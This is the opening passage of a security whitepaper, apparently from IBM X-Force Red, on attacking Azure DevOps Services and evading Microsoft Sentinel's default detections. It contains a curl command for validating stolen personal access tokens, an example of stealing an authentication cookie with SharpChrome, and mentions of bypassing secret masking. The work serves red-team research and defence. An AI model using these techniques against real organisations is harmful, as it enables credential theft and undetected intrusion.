IBM X-Force Red

Hiding in the Clouds:

Abusing Azure DevOps Services to Bypass Microsoft Sentinel Analytic Rules

Author:

Brett Hawkins

Adversary Services, IBM X-Force Red

November 6, 2023

Document Tracking

Data Classification: PUBLIC

Version	**Date**	**Author**	**Notes**
1.0	Nov 6, 2023	Brett Hawkins	Public Release

TABLE OF CONTENTS

Abstract

Development Operations (DevOps) platforms continue to be high-value systems that attackers target through software supply chain attacks and source code theft attacks. Azure DevOps Services has become one of the popular DevOps platforms due to organizations adopting cloud solutions more heavily. Logging actions conducted in cloud-based services has become more important than ever, as shown in the attacks conducted by the Storm-0558[1] threat actor group against Microsoft cloud-based services. Sufficient logging level and understanding of the logged events is critical to be able to develop detection rules within a security information and event management (SIEM) platform for attacker activity. A common cloud-based SIEM used with Microsoft cloud-based services is Microsoft Sentinel.

This whitepaper will give a background on Azure DevOps Services, along with showing how to perform several attacks against the cloud-based platform. These attacks will include reconnaissance, privilege escalation, persistence, and defense evasion. The attacks will demonstrate that it is possible to bypass the default Microsoft Sentinel analytic rules for Azure DevOps Services. Defensive guidance will be provided on protecting against these attacks and improving the default Microsoft Sentinel analytic rules for Azure DevOps Services. Additionally, X-Force Red has developed a tool called Azure DevOps Services attack toolkit (ADOKit), which will be used to perform several of these attacks.

[1] For more information on the Storm-0558 threat actor group, see https://www.microsoft.com/en-us/security/blog/2023/07/14/analysis-of-storm-0558-techniques-for-unauthorized-email-access/

Background

PRIOR WORK

Abusing Service Connections

There have been several excellent write-ups on abusing service connections to obtain credential information for service principals. These write-ups, along with the author(s) are detailed below.

- There is an article on extracting an access token for a service principal from a service connection and how to detect that attack titled `Service Principals in Azure DevOps(Release) Pipelines`[2] by Joosua Santasalo[3], Sami Lamppu[4] and Thomas Naunheim[5]. This X-Force Red whitepaper shows how to extract service principal key credentials, rather than a service principal access token.
- An article titled `Performing and Preventing Attacks on Azure Cloud Environments through Azure DevOps`[6] by Matthew Lucas covers how to perform a phishing attack to steal a personal access token for Azure DevOps. After that, Matthew covers how to use a stolen personal access token to send service principal key credentials from a service connection to a web server via a modified pipeline.
- Another great article on retrieving service principal credentials via a service connection is titled `Your service connection credentials are mine`[7] by Jev Suchoi[8]. Jev shows how to obtain these service principal credentials and display them in Base64-encoded format. This X-Force Red whitepaper includes other methods of displaying the service principal credentials, such as displaying the credentials in halves or in reverse order to bypass Azure DevOps Services security controls for displaying secrets.
- Melvin Langvik[9] also has an article titled `Abusing pipelines to hijack production`[10] that shows how to steal service principal credentials from a

[2] https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/ServicePrincipals-ADO.md
[3] https://twitter.com/SantasaloJoosua
[4] https://twitter.com/samilamppu
[5] https://twitter.com/Thomas_Live
[6] https://labs.withsecure.com/publications/performing-and-preventing-attacks-on-azure-cloud-environments-through-azure-devops
[7] https://www.devjev.nl/posts/2022/your-service-connection-credentials-are-mine/
[8] https://twitter.com/DevJevNL
[9] https://twitter.com/Flangvik
[10] https://flangvik.com/azure/devops/privesc/abuse/2020/10/15/from-pipeline-to-production.html

service connection and display them in Base64-encoded format. Other methods of displaying service credentials are shown in this X-Force Red whitepaper.

- An article by Pascal Naber[11] titled `“Backdoor” in Azure DevOps to get the password of a Service Principal`[12] shows how to get the service principal key credentials from a service connection by modifying a pipeline. To bypass the Azure DevOps Services security controls, Pascal shows displaying the credentials in hex format. This X-Force Red whitepaper includes other methods of displaying service principal credentials to bypass the Azure DevOps Services security controls.

Retrieve Build Variables and Secrets

In addition to Jev Suchoi’s previously mentioned article on abusing service connections, Jev also has an article on how to retrieve pipeline variables and secrets titled `I am in your pipeline reading all your secrets!`[13]. To extract the build secrets, Jev shows modifying a pipeline and displaying the secrets via Base64-Encoding. This X-Force Red whitepaper includes other methods of displaying build variable secrets to bypass Azure DevOps Services security controls.

AZURE DEVOPS SERVICES - HISTORY

In 2005, Microsoft launched Team Foundation Server (TFS), and once cloud services started to become more common in 2019, Microsoft rebranded TFS[14] to Azure DevOps. This included both rebranding TFS server to Azure DevOps Server, as well as Microsoft Visual Studio Team Services (VSTS) to Azure DevOps Services.

AZURE DEVOPS SERVICES VS. AZURE DEVOPS SERVER

The primary difference between Azure DevOps Services and Azure DevOps Server is that Azure DevOps Services is a cloud offering whereas Azure DevOps Server is an on-premises offering. Microsoft has a great guide that outlines the differences between the

[11] https://www.linkedin.com/in/pascalnaber/
[12] https://pascalnaber.wordpress.com/2020/01/04/backdoor-in-azure-devops-to-get-the-password-of-a-service-principal/
[13] https://www.devjev.nl/posts/2022/i-am-in-your-pipeline-reading-all-your-secrets/
[14] For more information on the rebranding of VSTS to Azure DevOps Services, see https://learn.microsoft.com/en-us/azure/devops/server/tfs-is-now-azure-devops-server?view=azure-devops

two solutions here[15]. The research in this X-Force Red whitepaper focuses on Azure DevOps Services.

AZURE DEVOPS SERVICES - COMMON TERMINOLOGY

Azure DevOps Services is a cloud-based service offered by Microsoft that includes the following components:

- **Azure Boards -** Track tasks needing completed.
- **Azure Pipelines** – Continuous Integration and Continuous Delivery (CI/CD) component.
- **Azure Repos -** This is the source code management piece where your code lives, you submit pull requests, etc.
- **Azure Test Plans -** Ability to perform unit testing on your project, which includes test plans, parameters, configurations, and historical runs of your tests.
- **Azure Artifacts -** Artifact management similar to Artifactory[16] for example.

The most important common terms are listed below. For a full listing, see here[17].

- **Projects -** A single project contains all the previously mentioned services for that project. Think of this as a container for your code, pipeline, project tracking, test plan and artifacts all in one place for a single project. A project can have one to many of those services (e.g., one to many repositories or pipelines).
- **Collection/Organization -** This is a container for all projects, so it contains one to many projects within it. An Azure tenant can have one to many Azure DevOps Services organizations.
- **Team -** This is a set of project members that can be defined.

AZURE DEVOPS SERVICES - ACCESS AND AUTHORIZATION

There are two primary ways to access Azure DevOps Services:

[15] For more information on the differences between Azure DevOps Services and Azure DevOps Server, see https://learn.microsoft.com/en-us/azure/devops/user-guide/about-azure-devops-services-tfs?view=azure-devops
[16] For more information on Artifactory, see https://jfrog.com/artifactory/
[17] For a full listing of common terms, see https://learn.microsoft.com/en-us/azure/devops/project/navigation/glossary?view=azure-devops

- REST API - Programmatic access is possible via the Azure DevOps Services REST API[18]
- Web Interface - You can access an organization's Azure DevOps Services instance via `https://dev.azure.com/{yourorganization}`.

REST API Access

You can access the REST API via OAuth 2.0[19] or via the use of personal access tokens[20]. When using either of these authentication mechanisms, you can apply any of the scopes listed here[21] for access to the Azure DevOps Services REST API. The core components that you can configure for REST API access are listed below.

Agent Pools	Analytics	Audit Log	Build
Code	Entitlements	Extensions	Graph & Identity
Load Test	Machine Group	Marketplace	Notifications
Packaging	Project and Team	Release	Security
Service Connections	Settings	Symbols	Task Groups
Team Dashboard	Test Management	Tokens	User Profile
Variable Groups	Wiki	Work Items	

Table of components able to be interacted with via REST API

Permissions and Security Groups

Security groups within Azure DevOps Services are divided into two main categories, which are at the project level, or at the organization/collection level. These security

[18] For more information about the Azure DevOps REST API, see https://learn.microsoft.com/en-us/rest/api/azure/devops/?view=azure-devops-rest-7.1
[19] For more information about accessing the REST API via OAuth 2.0, see https://learn.microsoft.com/en-us/azure/devops/integrate/get-started/authentication/oauth?view=azure-devops
[20] For more information about accessing the REST API via personal access tokens, see https://learn.microsoft.com/en-us/azure/devops/organizations/accounts/use-personal-access-tokens-to-authenticate?view=azure-devops&tabs=Windows
[21] For more information about REST API scopes, see https://learn.microsoft.com/en-us/azure/devops/integrate/get-started/authentication/oauth?view=azure-devops#scopes

groups provide certain permissions for the different components within Azure DevOps Services.

Project Security Groups

Full details of the groups below can be found here[22].

- Build Administrators (**Privileged Group**)
- Contributors
- Project Administrators (**Privileged Group**)
- Project Valid Users
- Readers
- Release Administrators

Organization/Collection Security Groups

Full details of the groups below can be found here[23].

- Project Collection Administrators (**Privileged Group**)
- Project Collection Build Administrators (**Privileged Group**)
- Project Collection Build Service Accounts (**Privileged Group**)
- Project Collection Proxy Service Accounts
- Project Collection Service Accounts (**Privileged Group**)
- Project Collection Test Service Accounts
- Project Collection Valid Users
- Project-Scoped Users
- Security Service Group

AZURE DEVOPS SERVICES - LOGGING

Activities conducted within Azure DevOps Services are logged in the audit log within the `AzureDevOpsAuditing` schema[24]. For an activity to be logged, it must be an auditable event[25]. An example of an auditable event would be adding a user to a project security


[22] For full details on project security groups, see https://learn.microsoft.com/en-us/azure/devops/organizations/security/permissions?view=azure-devops&tabs=preview-page#project-level-groups
[23] For full details on organization/collection security groups, see https://learn.microsoft.com/en-us/azure/devops/organizations/security/permissions?view=azure-devops&tabs=preview-page#collection-level-groups
[24] For full details on the AzureDevOpsAuditing schema, see https://learn.microsoft.com/en-us/azure/azure-monitor/reference/tables/azuredevopsauditing
[25] For full details on all auditable events, see https://learn.microsoft.com/en-us/azure/devops/organizations/audit/auditing-events

group or modifying a service connection. Azure DevOps Services audit logs can be sent (streamed) to a SIEM, such as Microsoft Sentinel[26] where detection rules can be created for attacker activity. To create an audit log stream that can be sent to a SIEM, see this resource[27] from Microsoft.

MICROSOFT SENTINEL ANALYTIC RULES FOR AZURE DEVOPS SERVICES

Microsoft Sentinel has a set of default Azure DevOps Services analytic rules[28] that can be applied for an Azure tenant that has an Azure DevOps Services audit log stream connected. These analytic rules can be used to created detections for attacker activity. When searching for “azure devops” within the rule templates, you will see the below rules are listed. Details for these analytic rules can be found in a Microsoft GitHub repo here[29].

[26] For details on Microsoft Sentinel, see https://learn.microsoft.com/en-us/azure/sentinel/overview
[27] For details on setting up an audit log stream, see https://learn.microsoft.com/en-us/azure/devops/organizations/audit/auditing-streaming
[28] For details on Microsoft Sentinel analytic rules, see https://learn.microsoft.com/en-us/azure/sentinel/detect-threats-built-in
[29] For details related to the default analytic rules, see https://github.com/Azure/Azure-Sentinel/tree/master/Solutions/AzureDevOpsAuditing/Analytic%20Rules



Severity	Name
Medium	IN USE Azure DevOps PAT used with Browser.
Medium	IN USE Azure DevOps Build Variable Modified by New User.
Low	IN USE Azure DevOps Retention Reduced
High	IN USE NRT Azure DevOps Audit Stream Disabled
Medium	IN USE New PA, PCA, or PCAS added to Azure DevOps
Medium	IN USE Azure DevOps Service Connection Addition/Abuse - Historic allow list
Medium	IN USE Azure DevOps Variable Secret Not Secured
Medium	IN USE Azure DevOps Service Connection Abuse
High	IN USE Azure DevOps Personal Access Token (PAT) misuse
Medium	IN USE Azure DevOps Pipeline modified by a new user.
High	IN USE Azure DevOps Audit Stream Disabled
High	IN USE Azure DevOps Agent Pool Created Then Deleted
Medium	IN USE External Upstream Source Added to Azure DevOps Feed
Medium	IN USE Azure DevOps Pull Request Policy Bypassing - Historic allow list
Low	IN USE Azure DevOps New Extension Added
Medium	IN USE Azure DevOps Administrator Group Monitoring
Medium	IN USE Azure DevOps Pipeline Created and Deleted on the Same Day

Listing Azure DevOps Services rule templates

Each of these rules can be applied in their default state, or modifications can be made to their rule logic, rule frequency, rule period, rule threshold, and much more.

Attacking Azure DevOps Services

Attacking Azure DevOps Services involves five distinct phases. This includes initial access, reconnaissance, persistence, privilege escalation and defense evasion. For each of these categories, we will show attack scenarios related to each, and any associated default Microsoft Sentinel Azure DevOps Services detections.

A listing of each attack scenario shown in this whitepaper, and whether the attack scenario is detected by the default Microsoft Sentinel Azure DevOps Services analytic rules is shown in Appendix A: Attack Scenarios Detection Table. The project or collection group memberships required to perform each attack scenario is listed in Appendix B: Permissions Required for Attack Scenarios.


INITIAL ACCESS

Obtaining initial access to an Azure DevOps Services instance (`https://dev.azure.com/OrganizationName`) will typically be granted through one of the three authentication mechanisms listed below. Common methods for obtaining these types of credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Username/Password** – Using the user's Azure identity authentication via username and password. This may be subject to multi-factor authentication (MFA), depending on how the organization's Azure tenant is configured.
- **Personal Access Token (PAT)** – A PAT the user has created that is typically used to commit code to repositories and interact with the REST API.
- **Authentication Cookie** – If you have obtained the `UserAuthentication` cookie that is scoped to `.dev.azure.com`, you can use that to authenticate to Azure DevOps Services. By default, this cookie is valid for seven days. This authentication cookie could be used to interact with the REST API.

Username/Password

Enter the username and password at `https://dev.azure.com/OrganizationName`.




user3@[redacted]

Enter password

••••••••••••••••••••

Authenticating with username/password

If MFA is configured, you will receive an MFA prompt.




user3@[redacted]

Approve sign in request

Open your Microsoft Authenticator app and approve the request to sign in.

Approving MFA request

After successful authentication, you would be brought to the homepage for the Azure DevOps Services organization.



Successful authentication with username/password

Personal Access Token

Before attempting to validate that a PAT is still active, you will need to base64 encode the PAT like shown below. Text in **bold** would need to be changed according to your environment.

```
:~$ python
>>> import base64
>>> pat = ":" + "yourPAT"
>>> patBytes = pat.encode("ascii")
>>> b64Bytes = base64.b64encode(patBytes)
>>> b64PAT = b64Bytes.decode("ascii")
>>> print(b64PAT)
EncodedPATWillBeOutputHere
>>>
```


After you have base64 encoded the PAT, you can provide it via the below curl[30] command to validate it is still active. If you receive an HTTP status code of 200, then it is still active. Text in **bold** would need to be changed according to your environment.

```
curl -i -s -k -X $'GET' -H $'Content-Type: application/json' -H $'User-Agent:
Some User Agent' -H $'Authorization: Basic base64EncodedPAT' -H $'Host:
dev.azure.com' $'https://dev.azure.com/YourOrganization'
```

[30] For more information on curl, see https://ss64.com/bash/curl.html

Authentication Cookie

A scenario where you could steal a user's authentication cookie is by using SharpChrome[31] against a user's workstation, as shown in the example snippet below. You could then use the `UserAuthentication` cookie to authenticate against the Azure DevOps Services instance.



```
{
    "domain": ".dev.azure.com",
    "expirationDate": 1680783171.22044,
    "hostOnly": false,
    "httpOnly": true,
    "name": "UserAuthentication",
    "path": "/",
    "sameSite": "no_restriction",
    "secure": true,
    "session": true,
    "storeId": null,
    "value":
"ey[redacted]I6I
NhM           y00
Nvb           2Fy
IzI           GZl
IsI           Tcx
AtP           emV
sJM           g"
}
```

Stealing user authentication cookie via SharpChrome

RECONNAISSANCE

One of the first actions an attacker will perform once initial access is gained to an Azure DevOps Services instance, is to start performing reconnaissance. This includes reconnaissance of projects, repositories, files, code, users, and groups.

Observing this information can be performed via the web interface, or via the REST API. For details on performing these techniques via the REST API, see the REST API Abuse - Reconnaissance section. It should be noted that all the reconnaissance methods shown do not trigger any of the default Microsoft Sentinel Azure DevOps Services analytic rules because these reconnaissance activities are not auditable events.

[31] For more information about SharpChrome, see https://github.com/GhostPack/SharpDPAPI

The below table highlights the project or collection security groups required to perform the reconnaissance attack scenarios shown in this whitepaper. A user only needs to be a member of one of these groups to perform the correlating attack scenario.


Attack Scenario	Project Security Groups	Collection Security Groups
Projects Recon	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Test Service Accounts Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
Repo Recon	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
File Recon	Contributors Readers Project Administrators Project Team Member Build Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts Project Collection Administrators
Code Recon	Contributors Readers Project Administrators	Project Collection Proxy Service Accounts Project Collection Build Service Accounts

	Project Team Member Build Administrators	Project Collection Administrators
User/Group Recon	N/A	Any

Reconnaissance attack scenarios

Projects Reconnaissance

You can list the projects you have access to within an organization by navigating to the organization settings, and then selecting "Projects". You can also apply a filter to search for projects by name via the text field in the upper right-hand corner labeled "Filter projects".



Total 4

Name	Description	Last Up...	Process	Visibility
MaraudersMap		3/27/2...	Basic	Private
ProjectWithMultiple...		3/29/2...	Basic	Private
TestProject		12/7/2...	Basic	Private
TestProject2		3/29/2...	Basic	Private


Viewing projects

Repositories Reconnaissance

